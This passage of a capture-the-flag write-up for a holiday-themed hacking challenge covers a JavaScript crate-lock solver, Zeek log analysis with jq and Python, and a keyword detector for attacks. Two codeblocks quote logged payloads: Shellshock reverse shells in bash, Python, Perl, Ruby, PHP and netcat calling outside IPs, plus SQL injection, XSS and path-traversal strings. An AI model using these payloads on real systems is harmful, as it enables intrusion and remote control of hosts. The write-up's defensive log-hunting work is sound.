
We have already solved the challenge with shamefully time results. However, we can analyze the POST requests to the challenge API and use the information for complete automation. Here is the final JavaScipt:

ELF codeblock 3.12

```
var script = document.createElement('script');
script.type = 'text/javascript';
script.src = 'https://cdn.rawgit.com/naptha/tesseract.js/1.0.10/dist/
    tesseract.js';
document.head.appendChild(script);

guid = ''
lock1 = ''
lock2 = document.getElementsByClassName("libra")[0].firstChild.innerText
lock3 = ''
lock4 = localStorage[localStorage.key(0)]
lock5 = document.title.slice(-8)
lock6 = document.getElementsByClassName("ZADFCDIV")[0].innerText + document.
    getElementsByClassName("GMSXHBQH")[0].innerText + document.
    getElementsByClassName("RPSMZXMY")[0].innerText + document.
    getElementsByClassName("IDOIJIKV")[0].innerText + document.
    getElementsByClassName("KXTBRPTJ")[0].innerText + document.
    getElementsByClassName("AJGXPXJV")[0].innerText + document.
    getElementsByClassName("ZWYRBISO")[0].innerText + document.
    getElementsByClassName("KPVVBGSG")[0].innerText
```

```
lock7 = document.getElementsByTagName("style")[0].innerText.substring(30,38)
lock8 = "VERONICA"
lock9 = document.styleSheets[0].cssRules[36].cssText.slice(-6,-4) + document
    .styleSheets[0].cssRules[37].cssText.slice(-6,-4) + document.styleSheets
    [0].cssRules[38].cssText.slice(-5,-4) + document.styleSheets[0].cssRules
    [39].cssText.slice(-6,-4) + document.styleSheets[0].cssRules[40].cssText
    .slice(-5,-4)
lock10 = "KD29XJ37"

vars = [];
for(var b in window) {
  if(window.hasOwnProperty(b) && b.includes('_0x')) {
        vars.push(b);
        }
}

for (i = 0; i < window[vars[0]].length; i++) {
  if (window[vars[1]](i).includes(String.fromCharCode(9611))) lock1=window[
      vars[1]](i);
  if (window[vars[1]](i).includes('-') && window[vars[1]](i).length == 36)
      guid=window[vars[1]](i);
}

var DOM_img = document.createElement("img");
DOM_img.src = "https://crate.elfu.org/images/" + guid + ".png";
DOM_img.id = "ELF";
document.body.appendChild(DOM_img);
myImage = document.getElementById('ELF');

Tesseract.recognize(myImage).then(function(result){
lock3 = result.text.trim();

lock1 = lock1.replace(/[^ -~]+/g, "").replace('%c%c','').replace('%c','').
    trim();
console.log(guid);
console.log(lock1, lock2, lock3, lock4, lock5, lock6, lock7, lock8, lock9,
    lock10);

var payload = {
    seed: guid,
    codes : {
                1 : lock1,
                2 : lock2,
                3 : lock3,
                4 : lock4,
                5 : lock5,
                6 : lock6,
                7 : lock7,
                8 : lock8,
                9 : lock9,
                10 : lock10
        }
};

payload = JSON.stringify(payload);

fetch("https://crate.elfu.org/open", {"credentials":"omit","headers":{"
    accept":"application/json","accept-language":"bg-BG,bg;q=0.9","content-
    type":"application/json","sec-fetch-mode":"cors","sec-fetch-site":"same-
    origin"},"referrer":"https://crate.elfu.org/","referrerPolicy":"no-
```

```
    referrer-when-downgrade","body":payload,"method":"POST","mode":"cors"});
});
```



Response message: "You are a Crate Cracking Master! This is our highest rank. A building will be named in your honor, probably."

4. Epilogue

We submit the answer **The Tooth Fairy** to complete Objective 11.

4.1 Filter Out Poisoned Sources of Weather Data and Objective 12

> Use the data supplied in the Zeek JSON logs to identify the IP addresses of attackers poisoning Santa's flight mapping software. Block the 100 offending sources of information to guide Santa's sleigh through the attack. Submit the Route ID ("RID") success value that you're given. For hints on achieving this objective, please visit the Sleigh Shop and talk with Wunorse Openslae.

We enter the Sleigh Workshop. Oh, here comes the Tooth Fairy! Let's talk with her. **Narrative 8/10** is unlocked.

> Surprised, I am, but "shock" may tend
> To overstate and condescend.
> 'Tis little more than plot reveal
> That fairies often do extend
>
> ---
>
> *myself*

OK, let's have a chat with Wunorse Openslae. Unsurprisingly, he wants our help. We need to find the longest connection by parsing some Zeek logs. We are provided with a hint – **Parsing Zeek JSON Logs with JQ**, which can be found <here>. Entering the terminal will pop up the following banner:

> Some JSON files can get quite busy.
> There's lots to see and do.
> Does C&C lurk in our data?
> JQ's the tool for you!
>
> -Wunorse Openslae

Identify the destination IP address with the longest connection duration using the supplied Zeek logfile. Run runtoanswer to submit your answer.

Following the manual provided we can easily solve this challenge by a little bit of piping. We extract the .duration and id.resp_h values, by sorting the results in increasing order:

ELF codeblock 4.1

```
cat conn.log | jq -j '.duration, ", ", .["id.resp_h"], "\n"' | sort -kln
```

The query returned the following results:

ELF codeblock 4.2

```
<omitted>
761.729524, 52.173.28.179
821.552781, 52.26.52.110
821.587231, 52.32.38.110
821.650915, 34.210.105.103
839.538082, 172.217.14.234
870.55667, 172.217.14.202
4333.288236, 192.168.144.2
30493.79543, 192.168.52.255
31642.774949, 192.168.52.255
33074.076209, 192.168.52.255
59396.15014, 192.168.52.255
148943.160634, 192.168.52.255
250451.490735, 192.168.52.255
465105.432156, 192.168.52.255
1019365.337758, 13.107.21.200
```

Here comes the intruder! The answer is **13.107.21.200**. Let's go!

runtoanswer
Loading, please wait.....

What is the destination IP address with the longes connection duration? 13.107.21.200

Thank you for your analysis, you are spot-on.
I would have been working on that until the early dawn.
Now that you know the features of jq,
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

We then continue our talk with Mr. Openslae:

You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data.
All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data!
I'm so flummoxed **I can't even remember how to login!**
Hmm... Maybe the Zeek http.log could help us.

I worry about **LFI, XSS, and SQLi** in the Zeek log - oh my!
And I'd be shocked if there weren't some shell stuff in there too.
I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall.
If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.
The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route.
Try not to block many legitimate weather station IPs as that could also cause route calculation failure.

The **SLEIGH ROUTE FINDER API** is located at **https://srf.elfu.org/**. However, we need to provide valid credentials. Remember the ML Sleigh Route Finder quick-start guide we have decrypted? On page 3 there is a sentence stating that the "**default login credentials should be changed on startup and can be found in the readme in the ElfU Research Labs git repository**". The default name of git repositories readme file is README.md. Let's try **https://srf.elfu.org/README.md**. We got a hit! Here comes the content:

ELF codeblock 4.3

```
# Sled-O-Matic - Sleigh Route Finder Web API

### Installation

```
sudo apt install python3-pip
sudo python3 -m pip install -r requirements.txt
```

Running:

`python3 ./srfweb.py`

Logging in:

You can login using the default admin pass:

`admin 924158F9522B3744F5FCD4D10FAC4356`

However, it's recommended to change this in the sqlite db to something
    custom.
```

Don't try to dehash the password! The hash itself is the password. An overview of the web API is to follow:

ABOUT

Santa's Sleigh no longer uses magic to guide it and has instead been upgraded with a newer, better and more efficient device created by the students at ELF-University called the SRF - Sleigh Route Finder. This page is the landing page for monitoring and controlling the SRF. The SRF device ingests weather data from thousands of remote weather stations reporting directly to Santa's Sleigh. The SRF's on-board computer then calculates the best and most efficiency present delivery path using machine learning. Remote elf workers around the world maintain thousands of different weather stations around the globe that report weather conditions directly to the on-board SRF device through this API.

API DOCS


SRFAPI - Sleigh Route Finder API was created by Alabaster Snowball and the student Elves at ELF-University to enable any global Elf Weather station to report their local weather conditions using any command-line/programming tool. This weather data is then fed to the sleigh's on-board computer to be calculated via machine learning to have the most efficient and safe route for Santa to travel.

Reference the API pdf documentation below to better understand how to report weather data. This API is so easy, any elf can report in! For example:


```
curl -X POST -H "Content-Type: application/json" \
-d '{"coord":{"lon":19.04,"lat":47.5},"weather":
[{"id":701,"main":"Mist","description":"mist","icon":"50d"}],"base":"stations","main":
{"temp":3,"pressure":1016,"humidity":74,"temp_min":3,"temp_max":3},"visibility":5000,"wind":{"speed":1.5},"clouds":
{"all":75},"dt":1518174000,"sys":
{"type":1,"id":5724,"message":0.0038,"country":"HU","sunrise":1518155907,"sunset":1518191898},"station_id":12345678,"name"
 \
http://srf.elfu.org/api/measurements
```

API Documentation

WEATHER MAP



FIREWALL



Firewall rules apply in the order they appear in the list below and should always end in a default deny/accept of **0.0.0.0/0**. To submit a single IP, you could provide something similar to **1.1.1.1/32** or **1.1.1.1**. To submit a range, you could provide **192.168.1.0/24** and to submit a list of IPs you can use csv format similar to **1.1.1.1/32 , 2.2.2.2 , 3.3.3.3/32** etc...

ip/cidr OR ip/cidr,ip/cidr,ip/cidr

ACCEPT DENY RESET

A:0.0.0.0/0 ×

Now, let's inspect the Zeek JSON logs to identify the IP addresses of attackers. Furthermore, to increase our degrees of freedom, let's write down our own Zeek JSON parser using Python! Loading and parsing the log is pretty straightforward:

ELF codeblock 4.4

```
raw = ''
F = open("http.log", 'r')
for line in F:
        raw += line.strip()
F.close()

db = str(raw)[1:-1]
tokens = db.split('},')
Q = [eval(x+'}') for x in tokens[:-1]]
```

Now, we have an array of hashmaps, each representing a single log from the collection of events. For simplicity, let's further organize them in a bigger hashmap. Furthermore, we define a boolean function **isAttack**, which is going to detect malicious URI strings. As Wunorse Openslae suggested, we pivot on LFI, XSS and SQLi attempts:

ELF codeblock 4.5

```
def isAttack(e):
        vecs = ['SELECT', '<script>', '␣or␣', 'etc/passwd', 'bash␣-c', '()␣{
            ', "cmd='"]
        for vec in vecs:
                if vec in e:
                        return True
        return False
```

We are ready to launch our parser. Let's recall that we need to reach 100 distinct IPs.

ELF codeblock 4.6

```
Labels = dict()

for qq in Q:
        Labels[qq['id.orig_h']] = qq

uniques = set()

for label in Labels:
        for key in Labels[label]:
                extract = str(Labels[label][key])
                if isAttack(extract):
                        uniques.add(Labels[label]['id.orig_h'])
```

We start the script to find a total of 62 IPs. All the URI strings are included in the next codeblock.

ELF codeblock 4.7

```
() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1
```

```
' or '1=1
/api/weather?station_id=1' UNION/**/SELECT/**/850335112,1,1231437076/*
/api/weather?station_id=1' UNION/**/SELECT/**/0,1,concat(2037589218,0x3a
    ,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16
/api/weather?station_id=<script>alert(automatedscaning)</script>
/api/weather?station_id=/etc/passwd
/api/weather?station_id=1' UNION SELECT 1434719383,1857542197 --
1' UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0
    x6e,0x67,,3,4,5,6,7,8 -- '
1' UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0
    x6e,0x67,,3,4,5,6,7,8 -- '
/api/weather?station_id=<script>alert(autmatedsacnningist)</script>
/api/stations?station_id=1' UNION SELECT 1,2,'automatedscanning
    ',4,5,6,7,8,9,10,11,12,13/*
/api/stations?station_id=|cat /etc/passwd|
/api/stations?station_id=1' UNION SELECT 1,'automatedscanning','5
    e0bd03bec244039678f2b955a2595aa','',0,'','/*&password=MoAOWs
() { :; }; /usr/bin/python -c 'import socket,subprocess,os;s=socket.socket(
    socket.AF_INET,socket.SOCK_STREAM);s.connect(("150.45.133.97",54611));os
    .dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=
    subprocess.call(["/bin/sh","-i"]);'
/api/weather?station_id=<script>alert(\"automatedscanning\")</script>;
<script>alert(\"automatedscanning\");</script>&from=add
/api/weather?station_id=1' UNION SELECT NULL,NULL,NULL--
1' UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0
    x6e,0x67,,3,4,5,6,7,8 -- '
<script>alert(\"automatedscanning\")</script><img src=\"
1' UNION SELECT 1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0
    x65,0x72, --
' or '1=1
/api/weather?station_id=../../../../../../../../../../../../bin/cat /etc/passwd\\
    x00|
() { :; }; /usr/bin/perl -e 'use Socket;$i="83.0.8.119";$p=57432;socket(S,
    PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,
    inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S")
    ;exec("/bin/sh -i");};'
<script>alert('automatedscanning');</script>&function=search
/logout?id=1' UNION/**/SELECT 1223209983/*
1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1
' or '1=1
/api/login?id=/../../../../../../../../../../../../etc/passwd
() { :; }; /usr/bin/ruby -rsocket -e'f=TCPSocket.open
    ("227.110.45.126",43870).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",
    f,f,f)'
/api/weather?station_id=;cat /etc/passwd
1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*
/api/weather?station_id=1' UNION/**/SELECT/**/2015889686,1,288214646/*
1' UNION SELECT -1,'autosc','test','O:8:\"stdClass\":3:{s:3:\"mod\";s:15:\"
    resourcesmodule\";s:3:\"src\";s:20:\"@random41940ceb78dbb\";s:3:\"int\";
    s:0:\"\";}',7,0,0,0,0,0,0,0 /*
/api/weather?station_id=<script>alert(1)</script>.html
/api/weather?station_id=1' UNION/**/SELECT 302590057/*
/api/stations?station_id=<script>alert(\"automatedscanning\")</script>
/api/measurements?station_id=<script>alert(60602325)</script>
1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1
/api/weather?station_id=1' UNION SELECT 2,'admin','
    $1$RxS1ROtX$IzA1S3fcCfyVfA9rwKBMi.','Administrator'/*&file=index&pass=
' or '1=1
/api/weather?station_id=/../../../../../../../../../../../../etc/passwd
<script>alert('automatedscanning');</script>&action=item
```

```
1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1
() { :; }; /usr/bin/php -r '$sock=fsockopen("229.229.189.246",62570);exec("/
    bin/sh -i <&3 >&3 2>&3");'
/api/login?id=1' UNION/**/SELECT/**/0,1,concat(2037589218,0x3a,323562020)
    ,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'
/api/weather?station_id=1' UNION SELECT 0,0,username,0,password
    ,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0 FROM xmas_users WHERE
     1
/logout?id=1' UNION SELECT null,null,'autosc','autoscan',null,null,null,null
    ,null,null,null,null/*
/api/weather?station_id=/../../../../../../../../../etc/passwd
/api/weather?station_id=`/etc/passwd`
<script>alert(automatedscanning)</script>
/api/login?id=cat /etc/passwd||
/api/weather?station_id=1' UNION/**/SELECT/**/0,1,concat(2037589218,0x3a
    ,323562020),3,4,5,6,7,8,9,10,11,12,13,14,15,16
/api/weather?station_id=1' UNION+SELECT+1,1416442047
<script>alert(\"automatedscanning\");</script>
/api/weather?station_id="/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd
/logout?id=<script>alert(1400620032)</script>&ref_a=avdsscanning\"><script>
    alert(1536286186)</script>
/api/login?id=./../../../../../../../../../../../../../../etc/passwd
/api/weather?station_id=<script>alert('automatedscanning');</script>
/api/measurements?station_id=1' UNION SELECT 1434719383,1857542197 --
/api/stations?station_id=<script>alert('automatedscanning')</script>
<script>alert(\"avdscan-681165131\");d('
```

We have extract some of the attacking IPs but we need more. In case someone changes his IP, but don't change his browser, most probably the browser user-agent information will be intact. Let's see what user-agents the attackers were using:

ELF codeblock 4.8

```
() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1
Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711 Ubuntu
    /9.04 (jaunty) Firefox/3.0.5
RookIE/1.0
Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome /53.0
Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)
Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1
Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET CLR
    1.1.4322; )
1' UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0
    x6e,0x67,,3,4,5,6,7,8 -- '
1' UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0
    x6e,0x67,,3,4,5,6,7,8 -- '
Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)
CholTBAgent
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401
    Firefox/3.6.1 (.NET CLR 3.5.30731
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR 1.1.4322)
() { :; }; /usr/bin/python -c 'import socket,subprocess,os;s=socket.socket(
    socket.AF_INET,socket.SOCK_STREAM);s.connect(("150.45.133.97",54611));os
    .dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=
    subprocess.call(["/bin/sh","-i"]);'
Mozilla/5.0 (compatible; Goglebot/2.1; +http://www.google.com/bot.html)
```

```
Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B) AppleWebKit
    /535.19 (KHTML, like Gecko) Chrome/18.0.1025.133 Mobile Safari/535.19
Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
1' UNION SELECT 1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0
    x6e,0x67,,3,4,5,6,7,8 -- '
Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit
    /537.36 (KHTML, like Gecko) Version/4.0 Chrome/43.0.2357.65 Mobile
    Safari/537.36
1' UNION SELECT 1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0
    x65,0x72, --
Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15) Gecko/20080623
    Firefox/2.0.0.15
Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.
() { :; }; /usr/bin/perl -e 'use Socket;$i="83.0.8.119";$p=57432;socket(S,
    PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,
    inet_aton($i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S")
    ;exec("/bin/sh -i");};'
Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP) AppleWebKit/534.30 (
    KHTML, like Gecko) Version/4.0 Safari/534.30
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
    1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)
1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1/*&blogId=1
Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr) AppleWebKit/525.18 (
    KHTML, like Gecko) Version/3.1.2 Safari/525.22
Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)
() { :; }; /usr/bin/ruby -rsocket -e'f=TCPSocket.open
    ("227.110.45.126",43870).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",
    f,f,f)'
Opera/8.81 (Windows-NT 6.1; U; en)
1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*
Mozilla/5.0 WinInet
1' UNION SELECT -1,'autosc','test','O:8:\"stdClass\":3:{s:3:\"mod\";s:15:\"
    resourcesmodule\";s:3:\"src\";s:20:\"@random41940ceb78dbb\";s:3:\"int\";
    s:0:\"\";}',7,0,0,0,0,0,0 /*
Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET CLR
    1.1.4322)
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML,
    like Gecko) chrome/4.0.221.6 safari/525.13
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)
1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1
Wget/1.9+cvs-stable (Red Hat modified)
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004 Firefox
    /2.0.0.8 (Debian-2.0.0.8-1)
Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML,
     like Gecko) Version/8.0.7 Safari/600.7.12
1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1
() { :; }; /usr/bin/php -r '$sock=fsockopen("229.229.189.246",62570);exec("/
    bin/sh -i <&3 >&3 2>&3");'
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; FunWebProducts; .NET
     CLR 1.1.4322; .NET CLR 2.0.50727)
() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'
Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)
Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)
Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)
Mozilla/4.0 (compatible MSIE 5.0;Windows_98)
Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/603.1.23
    (KHTML, like Gecko) Version/10.0 Mobile/14E5239e Safari/602.1
Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3) Gecko/20100401
```

```
    Firefox/3.6.1 (.NET CLR 3.5.30729)
Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0)
Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X) AppleWebKit/602.1.50
    (KHTML, like Gecko) CriOS/56.0.2924.75 Mobile/14E5239e Safari/602.1
Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)
HttpBrowser/1.0
Mozilla/5.0 (Windows NT 10.0;Win64;x64)
Mozilla/4.0 (compatible; Metasploit RSPEC)
Mozilla/5.0 (Windows NT 5.1 ; v.)
Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0; SIMBAR={7
    DB0F6DE-8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N
Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_) AppleWebKit/537.36
     (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile Safari/537.36
```

There are some user-agents with wrong syntax. For example, missing **space** after the **semicolon** or omitting the **open parenthesis** in cases where **closing parenthesis** is available. Not to mention those **user_agent** values which, for example, tried various SQLi attacks. Some more cases are given below:

- **Windos NT 6.0** : Windos instead of Windows
- **MSIE 666.0** : 666?
- **NET CLR 1.1.4322;)** : space between the semicolon and parenthesis
- **Windows NT6.0** : missing space between NT and 6.0
- **(.NET CLR 3.5.30731** : missing closing parenthesis
- **.NETS CLR 1.1.4322** : .NETS instead of .NET; double space instead of single space between CLR and 1.1.4322
- **compatible;MSIe 7.0** : missing space
- **MSSIE 8.0** : double S
- **Windows NT 500.0** : 500.0?
- **(compatibl; MSIE 7.0** : compatibl instead of compatible

However, this observation is ambiguous since there are more than 100 requests which supplied such awkward user-agent string. However, we can make a hashlist to count the total occurrences of all distinct user-agent strings:

ELF codeblock 4.9

```
D = dict()
